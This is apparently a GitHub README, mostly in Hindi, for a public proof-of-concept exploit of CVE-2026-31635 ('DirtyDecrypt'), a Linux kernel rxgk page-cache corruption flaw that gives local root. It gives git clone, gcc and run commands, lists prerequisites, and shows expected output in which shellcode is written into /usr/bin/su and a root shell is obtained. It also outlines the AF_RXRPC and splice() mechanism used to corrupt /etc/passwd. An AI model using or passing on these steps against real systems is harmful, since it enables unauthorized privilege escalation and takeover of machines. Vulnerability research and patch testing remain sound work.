 ashrafzaryouh/cve-2026-31635

CVE-2026-31635 (DirtyDecrypt) के लिए सार्वजनिक प्रूफ-ऑफ-कॉन्सेप्ट एक्सप्लॉइट, जो Linux कर्नेल में rxgk पेज कैश करप्शन की खामी है जिससे रूट तक स्थानीय विशेषाधिकार वृद्धि (local privilege escalation) संभव होती है।


RXGK पेज कैश करप्शन के माध्यम से Linux कर्नेल में स्थानीय विशेषाधिकार वृद्धि


DirtyDecrypt (CVE-2026-31635) Linux कर्नेल के rxrpc सबसिस्टम (विशेष रूप से rxgk घटक) में एक स्थानीय विशेषाधिकार वृद्धि भेद्यता है।
यह AES-CBC डिक्रिप्शन के दौरान एक अनुपस्थित Copy-on-Write (COW) जाँच का दुरुपयोग करता है, जिससे एक गैर-विशेषाधिकार प्राप्त उपयोगकर्ता पेज कैश को दूषित कर सकता है और मनमानी फ़ाइल लेखन प्राप्त कर सकता है, जिससे root पहुँच प्राप्त होती है।
/etc/passwd को लक्षित करता है (रिक्त root पासवर्ड)CONFIG_RXGK=y के साथ)CONFIG_RXGK=n हैCONFIG_RXGK सक्षम वाला Linux कर्नेलAF_RXRPC सॉकेट समर्थनkeyctl उपयोगिता (rxrpc कुंजियों के लिए)git clone https://github.com/0xBlackash/DirtyDecrypt.git
cd DirtyDecrypt
gcc -O2 -static -pthread CVE-2026-31635.c -o DirtyDecrypt
sudo ./DirtyDecrypt
अपेक्षित सफल आउटपुट:
=== rxgk pagecache write (DirtyDecrypt) ===
uid=1000 euid=1000

[*] writing shellcode to /usr/bin/su (96 bytes from offset 0)
    [========================================] 100% (XXX/96, YYYY fires)
[*] XXX fires in Z.Zs
[*] exec /usr/bin/su
[*] restore: cp /tmp/.su_12345 /usr/bin/su

# whoami
root

# id
uid=0(root) gid=0(root) groups=0(root)

#
DirtyDecrypt/
├── CVE-2026-31635.c          # Main exploit
├── README.md                 # This file
├── Makefile                  # Optional
└── exploit.log               # Optional output log
AF_RXRPC सॉकेट्स + splice() का उपयोग करता हैskb_cow_data() के बिना इन-प्लेस AES-CBC डिक्रिप्शन को ट्रिगर करता है/etc/passwd) को बाइट-दर-बाइट दूषित करता हैयह एक्सप्लॉइट केवल शैक्षिक और अधिकृत सुरक्षा परीक्षण के लिए है।
उन सिस्टमों पर अनधिकृत उपयोग जिनके आप स्वामी नहीं हैं, अवैध है।
⭐ अगर इसने आपकी मदद की तो इस रेपो को स्टार करें!
शोध समुदाय के लिए ❤️ के साथ बनाया गया







